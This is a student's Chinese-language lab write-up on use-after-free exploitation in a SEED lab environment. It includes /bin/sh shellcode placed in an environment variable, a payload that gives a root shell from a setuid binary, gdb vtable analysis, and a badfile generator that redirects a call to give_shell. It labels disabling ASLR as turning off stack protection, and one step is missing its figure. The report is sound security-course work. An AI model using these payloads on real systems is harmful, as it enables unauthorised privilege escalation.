CLASS 12
UAF Lab
吴瑞欣-E41614059

0、UAF 漏洞讲解：

1.【UAF】分配的内存释放后，指针没有因为内存释放而变为 NULL，而是继续指向已经释放的内存。攻击者可以利用这个指针对内存进行读写。

2.【UAF 利用】

(1)先搞出来一个迷途指针

(2)精心构造数据填充被释放的内存区域

(3)再次使用该指针，让填充的数据使 eip 发生跳转。

3.【malloc】

大于 512 字节的请求，是纯粹的最佳分配，通常取决于 FIFO，就是最近使用过的。

小于 64 字节的请求，这是一个缓存分配器，保持一个快速的再生池块。

在这个两者之间的，对于大的和小的请求的组合，做的最好的是通过尝试，找到满足两个目标的最好的。

对于特别大的字节，大于 128KB，如果支持的话，依赖于系统内存映射设备。

4.【虚函数】

虚函数，一旦一个类有虚函数，编译器会为这个类建立一张 vtable。子类继承父类（vtable）中所有项，当子类有同名函数时，修改 vtable 同名函数地址，改为指向子类的函数地址，子类有新的虚函数时，在 vtable 中添加。记住，私有函数无法继承，但如果私有函数是虚函数，vtable 中会有相应的函数地址，所有子类可以通过手段得到父类的虚私有函数。

一、uaf1

1、首先，关闭栈保护

```
sudo sysctl -w kernel.randomize_va_space=0
```

2、将 shellcode 写入环境变量并打印地址

```
//get.c 获取环境变量地址
//export EGG=`perl -e 'print "\x6a\x17\x58\x31\xdb\xcd\x80\x6a\x0b\x58\x99\x52\x68//sh\x68/bin\x89\xe3\x52\x53\x89\xe1\xcd\x80"'`
#include <stdio.h>
int main(){
        printf("%p\n", getenv("EGG"));
        return 0;
}
```

```
[12/24/2018 07:38] seed@ubuntu:~/Desktop/12UAF$ ./she
0xbffff67b
```

3、利用 uaf 漏洞获得 root 权限

```
[12/24/2018 07:38] seed@ubuntu:~/Desktop/12UAF$ uaf $(python -c "print '\x90'*24
+'\x7b\xf6\xff\xbf'")
Enter id num: 2000
Enter your name: 2000
# 
```

二、uaf2

Step1：编译文件

g++ -o uaf2 uaf2.cpp
chmod 4755 uaf2

```
[12/10/2018 07:15] root@ubuntu:/home/seed/Desktop/task1# g++ -o uaf2 uaf2.cpp
[12/10/2018 07:23] root@ubuntu:/home/seed/Desktop/task1# chmod 4755 uaf2
[12/10/2018 07:23] root@ubuntu:/home/seed/Desktop/task1# ls -l
total 52
-rwxrwxr-x 1 seed seed  7197 Dec 10 06:33 get
-rw-rw-r-- 1 seed seed   100 Dec  4 18:54 get.c
-rw-rw-r-- 1 seed seed     0 Dec  4 18:53 get.c~
-rwsr-xr-x 1 root root  7416 Dec 10 06:29 uaf
-rwsr-xr-x 1 root root 13656 Dec 10 07:23 uaf2
-rwxrw-rw- 1 seed seed  5610 Dec  4 18:13 uaf2.cpp
-rwxrw-rw- 1 seed seed   699 Dec  4 18:13 uaf.c
-rwxrw-rw- 1 seed seed   356 Dec  4 18:39 软件安全通用命令.txt
[12/10/2018 07:23] root@ubuntu:/home/seed/Desktop/task1#
```

Step2：寻找 m、n 的地址

反汇编主函数，在 m 的初始化快结束时，添加断点，观察 m 的起始地址

```
   0x08048b95 <+97>:    mov    %eax,(%esp)
   0x08048b98 <+100>:   call   0x80489a0 <_ZNSsD1Ev@plt>
   0x08048b9d <+105>:   lea    0x2e(%esp),%eax
   0x08048ba1 <+109>:   mov    %eax,(%esp)
   0x08048bf7 <+195>:   mov    %ebx,0x20(%esp)
   0x08048bfb <+199>:   lea    0x14(%esp),%eax
   0x08048bff <+203>:   mov    %eax,(%esp)
   0x08048c02 <+206>:   call   0x80489a0 <_ZNSsD1Ev@plt>
   0x08048c07 <+211>:   lea    0x2f(%esp),%eax
   0x08048c0b <+215>:   mov    %eax,(%esp)
   0x08048c0e <+218>:   call   0x8048a00 <_ZNSaIcED1Ev@plt>
   0x08048c13 <+223>:   movl   $0x8049122,0x4(%esp)
   0x08048c1b <+231>:   movl   $0x804b160,(%esp)
   0x08048c22 <+238>:   call   0x8048990 <_ZStlsISt11char_traitsIcEERSt13basic_o
streamIcT_ES5_PKc@plt>
   0x08048c27 <+243>:   lea    0x18(%esp),%eax
   0x08048c2b <+247>:   mov    %eax,0x4(%esp)
```

同理观察w的起始地址

```
(gdb) b *0x08048c0e
Breakpoint 1 at 0x8048c0e
(gdb) r
Starting program: /home/seed/Desktop/task1/uaf2

Breakpoint 1, 0x08048c0e in main ()
(gdb) i r ebx
ebx            0x804c048        134529096
```

w起始地址

Step3：寻找 m、n 的虚表指针


```
(gdb) b *0x08048bb0
Breakpoint 1 at 0x8048bb0
(gdb) r
Starting program: /home/seed/Desktop/task1/uaf2

Breakpoint 1, 0x08048bb0 in main ()
(gdb) x/32x 0x804c020
0x804c020:      0x08049170      0x00000019      0x0804c014      0x00020fd9
0x804c030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c050:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c090:      0x00000000      0x00000000      0x00000000      0x00000000
```

m的虚表指针

Step4：查看虚表中的内容

我们在 w 快构造结束时查看虚标中的内容



可以看出 give_shell 只在 introduce 前 4 个字节，也就是说我们只要把 m、w 的虚表指针减 4 即可将原本运行 introduce 转为运行 give_shell。

Step5：生成 badfile

把 0x804915c（指向 give_shell）放入 badfile

```
void main(int argc, char **argv)
{
    char buffer[5];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */

    /* You need to fill the buffer with appropriate contents here */
    *(long *) &buffer[0] = 0x804915c;
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 5, 1, badfile);
    fclose(badfile);
}
```

get_shell指针

Step6：实施攻击

执行漏洞文件 uaf2，选择顺序为：3—>2—>2—>1